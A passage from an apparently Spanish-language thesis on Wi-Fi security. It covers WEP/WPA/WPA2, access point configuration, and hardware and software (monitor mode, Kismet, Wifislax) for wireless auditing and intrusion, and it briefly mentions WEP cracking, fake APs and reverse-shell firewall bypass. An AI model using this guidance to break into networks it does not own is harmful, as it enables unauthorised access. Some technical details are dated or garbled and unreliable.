Aunque no forma parte del estándar, los fabricantes de productos Wi-Fi decidieron ofrecer la posibilidad de utilizar claves del doble de longitud (de 64 bits a 128 bits). WEP utilizado con claves de 128 bits es lo que se conoce generalmente como WEP2. Sin embargo, debemos observar que la longitud del vector de inicialización sigue siendo de 24 bits (las tramas IEEE 802.11 no contemplan un mayor número de bits para enviar el IV), por lo que lo único que se ha aumentado es la clave secreta (de 40 bits a 104 bits). Debido a que la longitud del IV y su forma de utilizarlo no varían, las debilidades del IV pueden seguir siendo aprovechadas de la misma manera. WEP2 no resuelve los problemas de WEP.

Otra variante de WEP utilizada en algunas implementaciones es WEP dinámico. En este caso se busca incorporar mecanismos de distribución automática de claves y de autentificación de usuarios mediante 802.1x/EAP/RADIUS. Requiere un servidor de autentificación (RADIUS normalmente) funcionando en la red. En el caso de que la misma clave (clave secreta + WEP) no se utilice en más de una trama, este mecanismo sería suficiente para compensar las principales debilidades de WEP.

Sin embargo, la solución preferida por las empresas como alternativa a WEP ha sido la utilización de VPNs, de la misma manera que se haría si los usuarios estuviesen conectados remotamente a la oficina. La tecnología de VPNs está suficiente probada y se considera segura, aunque no ha sido diseñada específicamente para redes WLAN. Tiene como inconveniente la falta de interoperatibilidad entre dispositivos de distintos fabricantes.

Los mecanismos diseñados específicamente para redes WLAN para ser los sucesores de WEP son WPA [5] y WPA2 (IEEE 802.11i) [3]. El primero es de 2003 y el segundo se espera para 2004. Se estudian a continuación.

2.7. WPA

WPA (*Wi-Fi Protected Access*) acceso protegido Wi-Fi es la respuesta de la asociación de empresas Wi-Fi a la seguridad que demandan los usuarios y que WEP no puede proporcionar.

El IEEE tiene casi terminados los trabajos de un nuevo estándar para reemplazar a WEP, que se publicarán en la norma IEEE 802.11i a mediados de 2004. Debido a la tardanza (WEP es de 1999 y las principales vulnerabilidades de seguridad se encontraron en 2001), Wi-Fi decidió, en colaboración con el IEEE, tomar aquellas partes del futuro estándar que ya estaba suficientemente madura y publicar así WPA. WPA es, por tanto, un subconjunto de lo que será IEEE 802.11i. WPA (2003) se está ofreciendo en los dispositivos actuales.

WPA soluciona todas las debilidades conocidas de WEP y se considera suficientemente seguro. Puede ocurrir incluso que usuarios que utilizan WPA no vean necesidad de cambiar a IEEE 802.11i cuando esté disponible.

2.7.1. Características de WPA

Las principales características de WPA son la distribución dinámica de claves, utilización más robusta del vector de inicialización (mejora de la confidencialidad) y nuevas técnicas de integridad y autentificación.

WPA incluye las siguientes tecnologías:

- IEEE 802.1X. Estándar del IEEE de 2001 para proporcionar un control de acceso en redes basadas en puertos. El concepto de puerto, en un principio pensado para las ramas de un *switch*, también se puede aplicar a las distintas conexiones de un punto de acceso con las estaciones. Las estaciones tratarán entonces de conectarse a un puerto del punto de acceso. El punto de acceso mantendrá el puerto bloqueado hasta que el usuario se autentifique. Con este fin se utiliza el protocolo EAP y un servidor AAA (*Authentication Authorization Accounting*) como puede ser RADIUS (*Remote*

Authentication Dial-In User Service). Si la autorización es positiva, entonces el punto de acceso abre el puerto. El servidor RADIUS puede contener políticas para ese usuario concreto que podría aplicar el punto de acceso (como priorizar ciertos tráficos o descartar otros).

- EAP. EAP, definido en la RFC 2284, es el protocolo de autentificación extensible para llevar a cabo las tareas de autentificación, autorización y contabilidad. EAP fue diseñado originalmente para el protocolo PPP (*Point-to-Point Protocol*), aunque WPA lo utiliza entre la estación y el servidor RADIUS. Esta forma de encapsulación de EAP está definida en el estándar 802.1X bajo el nombre de EAPOL (*EAP over LAN*).

- TKIP (*Temporal Key Integrity Protocol*). Según indica Wi-Fi, es el protocolo encargado de la generación de la clave para cada trama.

- MIC (*Message Integrity Code*) o Michael. Código que verifica la integridad de los datos de las tramas.

2.7.2. Mejoras de WPA respecto a WEP

WPA soluciona la debilidad del vector de inicialización (IV) de WEP mediante la inclusión de vectores del doble de longitud (48 bits) y especificando reglas de secuencia que los fabricantes deben implementar. Los 48 bits permiten generar 2 elevado a 48 combinaciones de claves diferentes, lo cual parece un número suficientemente elevado como para tener duplicados. El algoritmo utilizado por WPA sigue siendo RC4. La secuencia de los IV, conocida por ambos extremos de la comunicación, se puede utilizar para evitar ataques de repetición de tramas (replay).

Para la integridad de los mensajes (ICV), se ha eliminado el CRC-32 que se demostró inservible en WEP y se ha incluido un nuevo código denominado MIC.

Las claves ahora son generadas dinámicamente y distribuidas de forma automática por lo que se evita tener que modificarlas manualmente en cada uno de los elementos de red cada cierto tiempo, como ocurría en WEP.

Para la autentificación, se sustituye el mecanismo de autentificación de secreto compartido de WEP así como la posibilidad de verificar las direcciones MAC de las estaciones por la terna 802.1X / EAP / RADIUS. Su inconveniente es que requiere de una mayor infraestructura: un servidor RADIUS funcionando en la red, aunque también podría utilizarse un punto de acceso con esta funcionalidad.

2.7.3. Modos de funcionamiento de WPA

WPA puede funcionar en dos modos:

- Con servidor AAA, RADIUS normalmente. Este es el modo indicado para las empresas. Requiere un servidor configurado para desempeñar las tareas de autentificación, autorización y contabilidad.

- Con clave inicial compartida (PSK). Este modo está orientado para usuarios domésticos o pequeñas redes. No requiere un servidor AAA, sino que se utiliza una clave compartida en las estaciones y punto de acceso. Al contrario que en WEP, esta clave sólo se utiliza como punto de inicio para la autentificación, pero no para el cifrado de los datos.

2.7.4. WPA2 (IEEE 802.11i)

802.11i es el nuevo estándar del IEEE para proporcionar seguridad en redes WLAN. Se espera que esté concluido todo el proceso de estandarización para mediados de 2004. Wi-Fi está haciendo una implementación completa del estándar en la especificación WPA2.

Sus especificaciones no son públicas por lo que la cantidad de información disponible en estos momentos es realmente escasa.

WPA2 incluye el nuevo algoritmo de cifrado AES (*Advanced Encryption Standard*), desarrollado por el NIS. Se trata de un algoritmo de cifrado de bloque (RC4 es de flujo) con claves de 128 bits. Requerirá un hardware potente para realizar sus algoritmos. Este aspecto es importante puesto que significa que dispositivos antiguos sin suficientes capacidades de proceso no podrán incorporar WPA2.

Para el aseguramiento de la integridad y autenticidad de los mensajes, WPA2 utiliza CCMP (*Counter-Mode / Cipher Block Chaining / Message Authentication Code Protocol*) en lugar de los códigos MIC.

Otra mejora respecto a WPA es que WPA2 incluirá soporte no sólo para el modo BSS sino también para el modo IBSS (redes ad-hoc).

CAPITULO 3. AP's Y DESCIFRADO WEP

3.1. PUNTO DE ACCESO INALAMBRICO

Un punto de acceso inalámbrico WAP o AP (*Wireless Access Point*), en redes de computadoras es un dispositivo que interconecta dispositivos de comunicación inalámbrica para formar una red inalámbrica. Normalmente un WAP también puede conectarse a una red cableada, y puede transmitir datos entre los dispositivos conectados a la red cable y los dispositivos inalámbricos. Muchos WAPs pueden conectarse entre sí para formar una red aún mayor, permitiendo realizar "roaming". (Por otro lado, una red donde los dispositivos cliente se administran a sí mismos - sin la necesidad de un punto de acceso se convierte en una red ad-hoc). Los puntos de acceso inalámbricos tienen direcciones IP asignadas, para poder ser configurados.

Son los encargados de crear la red, están siempre a la espera de nuevos clientes a los que dar servicios. El punto de acceso recibe la información, la almacena y la transmite entre la WLAN (*Wireless LAN*) y la LAN cableada.

Un único punto de acceso puede soportar un pequeño grupo de usuarios y puede funcionar en un rango de al menos treinta metros y hasta varios cientos. Este o su antena son normalmente colocados en alto pero podría colocarse en cualquier lugar en que se obtenga la cobertura de radio deseada.

El usuario final accede a la red WLAN a través de adaptadores. Estos proporcionan una interfaz entre el sistema de operación de red del cliente NOS (*Network Operating System*) y las ondas, mediante una antena inalámbrica.

3.1.1. Funcionamiento del AP

Los puntos de acceso, también llamados APs (*wireless access point*), son equipos hardware configurados en redes WiFi y que hacen de intermediario entre el ordenador y

la red externa (local o Internet). El access point o punto de acceso, hace de transmisor central y receptor de las señales de radio en una red Wireless.

Los puntos de acceso utilizados en casa o en oficinas, son generalmente de tamaño pequeño, componiéndose de un adaptador de red, una antena y un transmisor de radio.

Existen redes Wireless pequeñas que pueden funcionar sin puntos de acceso, llamadas redes "ad-hoc" o modo peer-to-peer, las cuales solo utilizan las tarjetas de red para comunicarse. Las redes más usuales que veremos son en modo estructurado, es decir, los puntos de acceso harán de intermediario o puente entre los equipos WiFi y una red Ethernet cableada. También harán la función de escalar a mas usuarios según se necesite y podrá dotar de algunos elementos de seguridad.

Los puntos de acceso normalmente van conectados físicamente por medio de un cable de pares a otro elemento de red, en caso de una oficina o directamente a la línea telefónica si es una conexión doméstica. En este último caso, el AP estará haciendo también el papel de Router. Son los llamados Wireless Routers los cuales soportan los estándar 802.11a, 802.11b y 802.11g.

Cuando se crea una red de puntos de acceso, el alcance de este equipo para usuarios que se quieren conectar a el se llama "celda". Usualmente se hace un estudio para que dichas celdas estén lo mas cerca posible, incluso solapándose un poco. De este modo, un usuario con un portátil, podría moverse de un AP a otro sin perder su conexión de red.

Punto de acceso inalámbrico

Los puntos de acceso antiguos, solían soportar solo a 15 a 20 usuarios. Hoy en día los modernos APs pueden tener hasta 255 usuarios con sus respectivos ordenadores conectándose a ellos. Si conectamos muchos Access Point juntos, podemos llegar a crear una enorme red con miles de usuarios conectados, sin apenas cableado y moviéndose libremente de un lugar a otro con total comodidad.

A nivel casero y como se ha dicho, los puntos de acceso inalámbricos nos permitirán conectar varias conexiones Ethernet o Fast Ethernet, y a su vez conectar varios clientes sin cable. Sin embargo debemos ser cautos. Cualquier persona con una tarjeta de red inalámbrica y un portátil puede conectarse a nuestra red Wifi y aprovecharse gratuitamente de nuestro ancho de banda. Para evitar esto, el AP puede hacer filtrados por MAC o dirección física no permitiendo la conexión de clientes desconocidos. Muchos de estos dispositivos llevan ya instalado su propio Firewall con el que proteger la red.

Para que la integridad de nuestros datos no se vea vulnerada, tenemos la opción de utilizar métodos de encriptación como WEP o la más moderna WPA.

3.1.2. La Propagación de RF en el AP

Antes de que se implemente cualquier otra medida de seguridad es importante considerar las implicaciones de la propagación de Radio Frecuencia (RF) por los puntos de acceso en una red inalámbrica. Escogidas de una forma inteligente, la combinación adecuada de transmisor/antena puede ser una herramienta efectiva que ayudara a limitar el acceso a la red inalámbrica al área única pretendida de cobertura. Escogidas de forma poco inteligente, pueden extender la red mas allá del área pretendida hacia puntos fuera de todo control.

Principalmente, las antenas se caracterizan por dos de sus parámetros: directividad y ganancia. Las antenas omnidireccionales tienen un área de cobertura de 360 grados, mientras que las antenas direccionales limitan la cobertura a áreas mejor definidas. La ganancia de la antena típicamente se mide en dBi (dBi esta definida en referencia a una

antena teóricamente isotropica con propagación perfectamente esférica) y esta definida como el incremento de la potencia que la antena agrega a la señal RF.

Debido a que los productos actuales 802.11 hacen uso de la banda de uso común que no necesita licencia ISM (*Industrial, Scientific and Medical*) de 2,4 GHz y 5 GHz, están sujetas a las reglas promulgadas por la FCC en 1994para uso de espectro distribuido. Estas reglas especifican que cualquier antena vendida con un producto debe de ser probada y aprobada por un laboratorio homologado, y para evitar que los usuarios utilicen de forma incorrecta o ilegal antenas con productos 802.11, también se requiere que cualquier AP, sea capaz de utilizar antenas removibles, deberá utilizar conectores no estandarizados.

Punto de acceso con antenas omnidireccionales

En los Estados Unidos la Fcc definió el máximo de PIRE (Potencia Efectiva Isotropica Radiada) de una combinación transmisor/antena como 36 dBm, donde PIRE = potencia del transmisor + ganancia de la antena – perdida del cable.

Esencialmente, esto significa que si la potencia de la transmisión aumenta, la ganancia de La antena debe disminuir para permanecer por debajo del máximo legal de 36 dBm. Por ejemplo, un transmisor de 100mW equivale a 20 dBm, y este transmisor combinado

con una antena de 16 dBi produce un total de 36 dBm, que es el límite legal. Para incrementar la ganancia de la antena, estaríamos legalmente obligados a reducir la potencia del transmisor. En la practica, la mayor parte de las combinaciones transmisor/antena que se ven juntas están por debajo del máximo permitido de 36 dBm. En todos los casos, el usuario deberá de asegurarse de que esto es así.

Las implicaciones de todo esto son que las combinaciones del poder del transmisor/ganancia de la antena están estrictamente reguladas y limitan el área que legalmente pueden ser cubiertas por un solo AP. Cuando se están diseñando una WLAN, es importante llevar a cabo un reconocimiento a fondo del lugar y considerar los patrones de propagación RF de las antenas que se vayan a usar y la potencia efectiva de la combinación transmisor/antena. También, como la banda ISM está esencialmente abierta para ser usada por cualquier persona sin necesidad de licencia, es importante considerar la posibilidad de la denegación del servicio DoS (Denial Of Service) de otras fuentes benignas.

3.1.3. Configuración del AP

Tener ip dinámica/estática en el caso del usuario normal con un PC en casa y que no pretende dar servicios de red al exterior le basta con una ip dinámica. Esto es que al conectar el router se autentifica contra un servidor del isp y este al darle acceso le da una ip que utilizará para moverse en Internet.

El caso del usuario (empresa) que quiere proporcionar servicios Internet, disponer de un dominio, etc. debe utilizar una ip estática. En este caso el router ya tiene prefijada esa ip y no debe conectar/desconectar cada vez.

La configuración ya viene de fábrica. Si se trata de conectar un ordenador o dos quizá se acaba antes si se miran las instrucciones del router y se ve en que ip está puesto. Con poner los ordenadores en la misma subred y poner puerta de enlace la ip del router será suficiente.

Los casos más comunes para cambiar la configuración de un router son:

- Abrir o cerrar puertos de acceso.

- Establecer algunas reglas de filtrado.

- Cambiar la contraseña de acceso a la configuración

- Introducir un servicio de red en la red del usuario que será accesible desde el exterior (p. Ej. un servidor Web o TFP).

- Se han facilitado un nombre de usuario y contraseña para acceder y te han dicho que lo pongas en la configuración del router.

En estos casos debes acceder a la configuración del router. Hay varios métodos para hacerlo:

- Desde una ip local accede por http. Para ello harás http://ip_del_router y se solicitará contraseña de acceso. Al ponerla se accede a una página Web donde se pueden modificar todos los parámetros del router.

- Desde una ip local accede por telnet. Para ello harás telnet://ip_del_router y se solicitará contraseña de acceso. Al ponerla se accede a una shell donde se pueden modificar todos los parámetros del router.

- Mediante hiperterminal. Para ello tendrás que tener conectado el router a un ordenador por el puerto serie. En este caso debes abrir una sesión en hiperterminal y acceder por ella al router. En este caso no es necesaria contraseña. Se accede directamente.

- Mediante una aplicación que viene con el router. En este caso tendrás que mirar la documentación del router, pero lo general es que haya que acceder por el puerto local o usb.

3.2. EL HACKING A LAS REDES INALÁMBRICAS

El hacking como muchos ya sabrán no consiste en seguir los pasos de una receta de cocina. Consiste en conocer teóricamente las técnicas de ataque, fundamentos básicos del entorno. Esto posibilita desarrollar nuevas herramientas de seguridad, combinar diferentes técnicas de ataque para aumentar la efectividad, desarrollar estrategias de ataques en el futuro. Antes de nada me parece vital distinguir entre hacking wireless y hacking a una red con router:

Hacking wireless. Consiste en acceder a la red WLAN de otro usuario y utilizar su ancho de banda para conectarse a Internet. Acceder a los recursos compartidos de los demás ordenadores de la red y sustraer datos confidenciales de todo tipo.

No es está en el fondo la intención de esta tesis, sino comprender el tema, montado de una red segura, protección de esta, hacer una auditoria inalámbrica. En fin que lo de siempre léanse la ética del hacker.

Hacking una red con un router. Consiste en ganar acceso a un ordenador que se encuentra detrás de una red y se conecta mediante un server/gateway/router, hacia la red de Internet. Sobre esto también estaré redactando así que si les interesa pueden observar el capitulo 2, es importante informarse de como funcionan las IPs en una red, la teoría de ataque, métodos para saltarse router y firewall (como conexiones inversas ya sea mediante netcat o troyanos de conexión inversa)

3.2.1. Hardware 802.11b/g

La monitorización de redes consiste en detectar las redes inalámbricas cuyas ondas llegan a nuestro captador de señal.

Equipo necesario: Para esto se necesita una tarjeta de red inalámbrica WNIC (Wireless Network Interface Card. También reciben el nombre de adaptador inalámbricos AIs) + un software para detectar APs (Access Points o puntos de acceso).

AI (Adaptador Inalámbrico): Es necesario saber como se mide la potencia. Nos tienen que sonar conceptos como: IR, EIRP... Para medirla se utilizan varias unidades: milivatios mW o decibelios dB. El modo más preciso es el dBm (decibelio por milivatio).
Un aumento de 3dB duplica o reduce a la mitad la potencia.
dBm = dBi

A la hora de escoger una tarjeta inalámbrica se deben tener en cuenta:

El chipset es el chip de la tarjeta ó el cerebro que compone una tarjeta, en la siguiente cuadro encontrarán algunos modelos de tarjetas y sus respectivos chipsets.

VENDOR	WLAN TYPE	PRODUCT ID	HOST I/F	CHIPSET
Alfa	802.11b/g	AWUS001B 1500	USB	Prism2/2.5/3
Abocom	802.11b	WB1500	PCMCIA	Atmel
Cisco/Aironet	802.11b	AIR-PCI 340	PCI	Aironet
Wistron	802.11a/g	EM-500AG	mini-PCI	Atheros
Linksys	802.11b	WPC11 ver.4	Cardbus	Realtek
Longshine	802.11b+ 22Mbps	LCS-8031B	PCI	TI
Motorola	802.11g	WN825G	Cardbus	Broadcom
MSI	802.11b	UB11B	USB	Broadcom
Netgear	802.11b	MA 311	PCI	Prism2/2.5/3

Tabla de los principales chipset con sus respectivos vendedores

Para hackear una red u obtener una clave necesitamos que nuestra tarjeta cuente con los siguientes ajustes:

- Nivel de potencia de salida y posibilidad de ajustarlo.
- Sensibilidad en la recepción.
- Conectores para antenas externas.
- Soporte de algoritmos de encriptación mejorados.
- Importante: Compatibilidad con el sistema operativo.

Es imposible hacer un estudio de mercado sobre todos los modelos disponibles, estudiar la relación calidad/precio, probar si las mediciones de potencia o distancia son correctas. Esta pregunta no es nada fácil de responder sin conocer las circunstancias del usuario: presupuesto, interés, ataques que piensa desplegar. Quizás no sepan que algunas herramientas están pensadas para actuar con chipsets determinados y que conseguir que funcionen con otros conllevaría adaptar el código, lo cual no está al alcance de muchos usuarios, ya sean avanzados, sino de expertos y profesionales.

Las tarjetas inalámbricas aún hoy en día no son tan baratas como sus compañeras de red 802.33 Ethernet, pero empiezan a tener precios muy accesibles. Las hay desde 300 pesos hasta 1,500 pesos o más (estas tienen de todo, por ejemplo pigtails que son realmente caros y a la hora de la verdad hay que ponerles cinta aislante para que no se hagan feo al moverlos)

Una tarjeta con chipset Atheros es bastante recomendable en Windows. No encontrará problemas para ponerla en modo monitor con drivers airopeek de wildpackets, aunque hay más chipsets compatibles (sólo debe consultar el listado en la página de wildpackets). Un modelo interesante podría ser: Alfa AWUS036H, la dificultad de conseguirlas es por que las fabrican muy poco.

En Linux y BSD, la recomendación por antonomasia no deja de ser PRISM, por qué básicamente permiten variedad de opciones:

- DoS, ruptura de WEP, fake APs, ataques man-in-the-middle.
- Porque funcionan con la gran mayoría de aplicaciones, etc.
- Están bien documentadas y darán poca guerra, perfectas para principiantes.
- Los linux con kernels a partir de 2.4.18 tienen controladores incorporados.

3.2.2. Tipos de Interfaz

Las interfaces que hemos escuchado hablar como PCI, PCMCIA, BUS. Vamos a intentar explicarlo de manera sencilla. El modelo de tarjeta inalámbrica viene definido por; compañía + modelo + BUS. Vamos a explicar cada apartado:

Compañía: Algunas de las más conocidas son; Alfa, Conceptronic, Linksys, icom, D-Link, Cisco/Aironet, y son las empresas encargadas de la manufactura y venta de la tarjeta. Estas empresas se encargan de montar la tarjeta, no de desarrollar el chipset y sus drivers, eso va a parte. De ahí que diferentes modelos de una misma compañía puedan tener distintos chipsets (son mundos a parte).

Modelo: Una serie de números y letras que marcan un modelo, ya que algunos modelos difieren de otros tan solo en una "c" o una "r".

Tipo de interfaz: Esto entra dentro de fundamentos físicos de los computadores (informática) y viene a ser la ranura de entrada, el puerto de conexión de la tarjeta, el método de enlace. Para saber si uso uno u otro, vamos a analizar brevemente los métodos de conexión más comunes y en qué situaciones se utilizan:

PCI: (*Peripheral Component Interconnect*) Es un bus de interconexión de componente periféricos. Es un bus de computadora estándar para conectar dispositivos periféricos directamente a la tarjeta madre de la computadora (bus local). Comentar que PCI permite configurar el dispositivo de manera dinámica. Se suelen utilizar en ordenadores de sobremesa. Es común que tengan conectores para antenas, esto es un factor a tener en cuenta.

MINIPCI: Consiste en un tarjeta PCI de pequeño tamaño para PORTÁTILES.

PCMCIA: (*Personal Computer Memory Card International Association*). Asociación de la industria de fabricantes de hardware para ordenadores portátiles encargada de la elaboración de estándares, es un dispositivo normalmente utilizado en computadoras Portátiles para implementar sus posibilidades.

Llegamos a un punto aclaratorio clave: CARD BUS Y PC CARD. Las tarjetas PCMCIA DE 16bits pueden recibir el nombre de PC Card y las de 32 bits CARD BUS (este termino os debería sonar). Ahora lo pongo a parte para tener el esquema claro.

CARD BUS: PCMCIA de 32 bits se pueden usar con un adaptador USB.

BUS o USB: (*Universal Serial Bus*) Provee un estándar de bus serie para conectar dispositivos a un PC. Cuando se diseñó este sistema se pensaba en mejorar la capacidad plug-and-play (permitiendo conectar o desconectar dispositivos sin necesidad de reiniciar.

Hoy en día el USB domina y se ha convertido en el método de conexión más usado, debido a su dinamismo, desplazando otros estándares de conexión. Pues estos tipos de conexión, para el que no lo sepa, están en la parte de atrás de la torre del ordenador o del portátil. Cuando hablamos de un tarjeta wireless BUS, hablamos de una tarjeta con un cable Bus para conectar. Son fáciles de instalar, sin embargo, a veces no tan potentes como las anteriores (velocidad, encriptación). Funcionan tanto en portátiles como en PCs de mesa.

CENTRINO: (Centrino Mobile Technology o Tecnología Móvil Centrino en español) Es una iniciativa comercial de Intel para promocionar una combinación determinada de CPU, chipset de la placa base e interface de red inalámbrica en el diseño de un ordenador personal portátil. Actualmente esta combinación consiste en un procesador Pentium M, un chipset de la familia Intel 855 y una conexión de red del tipo Intel PRO/Wireless 2100 (IEEE 802.11b) o PRO/Wireless 2200 (IEEE 802.11g). Esto va integrado en los portátiles de la marca Intel, no debe confundirse el procesador Pentium M y el Centrino.

Por otra parte muchos consumidores han recibido la impresión de que Centrino es la única forma de obtener conectividad inalámbrica en un portátil. Este tipo de interfaz no puede entrar en modo RF (monitor) usando Windows.

3.2.3. Software para detectar APs

Existen varios métodos para detectar APs.

- Monitorización activa: (Barrido activo), consiste en que el AI envía un paquete sonda o baliza (beacon frame) y en caso de existir un AP al que le llegue la señal,

contestará con marco de respuesta sonda (request frame) que contiene los datos de la red.

- Monitorización pasiva: Implica la escucha del AI en busca de marcos baliza que emiten los APs.

Teniendo en cuenta que los usuarios de otros sistema operativos (OS) que no sean Windows suelen tener unos conocimientos medios de informática avanzados, me referiré tan solo a los programas para Windows.

El más conocido es el NetStumbler de Windows, es un programa de código cerrado que monitoriza las redes de forma activa. Utilizado por aficionados espontáneos del wardriving, por el funcionamiento que presenta como:

- Verificar que nuestra red está bien configurada.

- Estudiar la cobertura o señal que tenemos en diferentes puntos de nuestro domicilio de nuestra red.Detectar otras redes que pueden causar interferencias a la nuestra.

- Es muy útil para orientar antenas direccionales cuando queremos hacer enlaces de larga distancia, o simplemente para colocar la antena o tarjeta en el punto con mejor calidad de la señal.

- Sirve para detectar puntos de acceso no autorizados (Rogue AP's).

- Por último, también nos sirve para WarDriving, es decir, detectar todos los APs que están a nuestro alrededor.

Y si tenemos GPS nos permitirá no solo detectar sino también localizar los APs, pero esto ya se sale de este manual.

Nota: Wardriving no es lo mismo que netstumbling que se considera como otro programa para localizar redes WLAN.

Kismet es un programa para Linux que permite detectar redes inalámbricas (WLANs) mediante la utilización de tarjetas wireless en los estándar 802.11a, 802.11b y 802.11g, vamos en la mayoría de las que se comercializan actualmente.

Tiene varios usos, como:

- Verificar que nuestra red está bien configurada y que puede trabajar en modo monitor.

- Detectar otras redes que pueden causar interferencias a la nuestra.

- También nos sirve para WarDriving, es decir, detectar todos los APs que están a nuestro alrededor.

- Para valorarnos a nosotros mismos, al saber si lo llegamos a usar correctamente, que tenemos ciertas habilidades con linux y somos capaces de compilar programas, de instalar programas y de configurarlos correctamente. Y más cuando los resultados con poco trabajo son tan agradecidos y refrescantes.

Como vemos los usos son parecidos a los de Netstumbler, sin embargo Kismet tiene algunas ventajas:

- A diferencia de Netstumbler, Kismet muestra información sobre los clientes conectados a la red.

- Kismet nos indica el tipo de protección (WEP, WPA....) sin equivocarse tanto como Netstumbler.

- Kismet funciona con la tarjeta en modo monitor y guarda un archivo con los paquetes capturados. Esto es fundamental.

- Además el funcionamiento del Kismet es completamente distinto al Netstumbler. Como ya hemos dicho anteriormente, la tarjeta debe y trabaja solo en modo monitor.

Una aclaración que siempre es confundida, el Netstumbler siempre emite su posición y es altamente detectable, de hecho en modo monitor en Windows, el Netstumbler no detectaría nada, esto es teórico puesto que hay una serie de tarjetas que incumplen quizás con definición en mano, con esta norma, por ejemplo mi Belkin, que además de

funcionar con los mismos drivers, sea en modo monitor o en modo normal, si funciona con el Netstumbler con los drivers de wildpackets para modo monitor, pero si inicio la función de modo monitor a través de las librerías del Aeropeek (base del airodump para Windows y del winairodump) no detectaría ninguna señal, por lo tanto podemos afirmar que el Netstumbler no trabaja en modo monitor sino en modo normal.

Sin embargo, con el Kismet la cosa cambia, este programa no obliga a nuestra tarjeta a emitir ninguna señal, sino que trabaja teóricamente en pleno silencio, esto no es del todo cierto ya que como he dicho alguna vez, hay tarjetas en linux que en modo monitor cada cierto tiempo emiten "algo" al exterior, de forma que si son detectadas. Por lo tanto si nuestra tarjeta no acepta el modo monitor en linux, Kismet no funcionara.

El Kismet se puede instalar de muchas maneras y en función de la distribución usada, por lo tanto es responsabilidad de cada uno leer los readme que acompañan a todas las aplicaciones de linux. Solo citare que muchas veces y siempre antes de ejecutar el programa, es necesario editar el fichero Kismet.conf. Esta configuración depende de la tarjeta utilizada entre otras cosas, como el abanico de posibilidades es muy grande, no podemos realizar una súper guía con todo tipo de instalación, los que conocen un poquito linux ya saben como funciona este mundo, el cual es mas abierto que el mundo de Windows, donde todos hacemos los mismos pasos, en linux ya sabemos, es bien diferente, y eso lo hace atractivo a la vez que un poquito y solo un poquito mas complicado. Solo comentaremos algunos aspectos fundamentales a la hora de ejecutarlo, de instalarlo y de configurarlo.

De todas formas, si tenéis problema con la instalación y configuración del Kismet para cierta tarjeta en particular y ciertas distribuciones GNU/Linux en general, no dudéis en buscarlo (porque seguro ya estará mas que explicado) o preguntarlo en el foro wireless, donde se os ayudara gustosamente.

3.2.4. Modo monitor ó RFMON

Algunas tarjetas wireless (dependiendo del modelo y el chipset que utilicen) tienen un modo que se conoce como monitor. Cuando se pone la tarjeta en este modo se suelen

hablar de ponerla en modo monitorización o monitor. Este modo permite la captura de los paquetes de una red wireless (que van por el aire en ondas de radio) sin estar asociados a la red.

Este modo monitor se conoce de forma técnica como modo RFMON (señal monitoreada), este modo es vital para poder realizar cualquier técnica de auditoría inalámbrica, por ejemplo, para romper el cifrado WEP es necesario recoger un gran número de paquetes con IVs (Vector de Inicialización), débiles. Para poner una tarjeta en modo monitor es importante tener en cuenta los controladores. En linux son las Linux Wireless Extensions los más utilizados para la configuración de adaptadores inalámbricos.

El comando a usar es el siguiente:
Código:

```
iwconfig adaptador (por ejemplo wlan0 para una tarjeta con chipset Hermes) mode monitor
```

El barrido activo no tiene nada que ver con la escucha, este es un error muy común. NetStumbler y otras herramientas similares no registran el tráfico inalámbrico (no son husmeadores o sniffers inalámbricos), sino que detectan las redes inalámbricas mediante un barrido activo. Este procedimiento consiste en el envío de un marco sonda de petición y espera de respuestas de sonda. En los marcos sonda de respuesta de una red vienen los siguientes datos: ESSID, canal, estado del WEP, fuerza de la señal.

Todos los sniffers funcionan, el problema es si el adaptador wireless puede entrar en modo monitor. Nos has dicho el modelo, con decir el bus de conexión no dices nada, necesitas conocer el modelo y compañía para saber el chipset y buscar información de como configurarlo. Para linux existen una gran cantidad de sniffers: kismet (uno de los más famosos y preferidos en Internet), Mognet y WifiScanner.

El modo monitorización se puede utilizar para el descubrimiento de redes, para ello con el modo RFMON se utiliza una combinación con el salto a lo largo de todos los canales DSSS. Aquí la sensibilidad en recepción de la tarjeta (medida en dBm, decibelios por

miliwatio) es fundamental, por eso se suelen escoger adaptadores con posibilidad de su configuración al mínimo (y así no perder ningún dBm en la detección)

Bueno si tu tarjeta no tiene la posibilidad de modo monitor te será inútil para intrusión en redes wireless, es por esto que lo primero en toda buena guía de hacking wireless es el repaso al hardware y su importancia en el ataque. De todos modos se suele decir que la tarjeta que es buen para la auditoría inalámbrica no tiene por qué serlo para usarla en una red ya montada y viceversa.

Cuando queremos hacer esto en windows nuestras posibilidades se limitan, sobre todo por la falta de modelos compatibles con los controladores. En windows se utiliza el controlador de airopeek de la compañía wildpackets: www.wildpackets.com.

Así que si estás utilizando windows y no tienes un modelo compatible, puedes pensar en cambiar de sistema operativo SO (Linux es el preferido para la auditoría inalámbrica, también tienes BSD) o utilizar un live-CD.

3.2.5. El live CD de Wifislax

Wifislax es un CD de arranque que contiene al sistema operativo Linux. Puede hacer correr Linux directamente desde el CDROM sin instalación. Aunque lleva incorporado herramientas de instalación en el disco duro o en llaveros USB, o una emulación en Windows.

Wifislax esta basado básicamente y principalmente en SLAX (basado en la distribución Slackware Linux), pero debido al gran trabajo realizado por los autores del BackTrack yo trabaje directamente sobre este ultimo live CD, así pues catalogar al Wifislax como una live CD podría incluso considerarse como erróneo. También están disponibles todos los scripts y códigos fuente, los cuales pueden ser utilizados para construir un propio live CD. Pero realicé una serie de modificaciones que pueda cambiar el concepto de remasterización, y por lo tanto definirlo como una propia live CD. Tampoco la definición de traducción de la fuente original podría ser correcta, ya que no solo se

traducido algunos aspectos importantes de trabajos anteriores, sino que he dotado a esta live CD de ciertas características que la hacen únicas.

Se aumento el reconocimiento de las tarjetas inalámbricas (wireless) porque ese es el objetivo final de esta live CD, tener una herramienta de seguridad orientada al trabajo que tanto me gusta, que es la auditoria inalámbrica, así pues hasta el momento, ya no dependemos de las aplicaciones y drivers que otros grandes grupos ensamblen en sus live CD, sino que dotamos a nuestro sistema de las aplicaciones que yo mismo diseñe y la traducción al español se lo debo a Uxio.

En estos momentos no hay en Internet ningún live CD que este integrada con los drivers de las famosa ipw2200, los rt73 de las nuevas tarjeta USB con chipset ralink, las nuevas PCI con el chipset rt61, así como los acx y los ipw3945 de conexión y de auditoria, sin olvidar los novedosos zydas zd1211rw y como no los rtl8187 de ultima generación, además de los drivers de toda la vida para el entorno de seguridad wireless, madwifi-ng, realtek, etc. Y no solo nos ocupamos del simple análisis pasivo a través del modo monitor con cualquier sniffer sino que además le he dotado de los parches necesarios para la aceleración de tráfico.

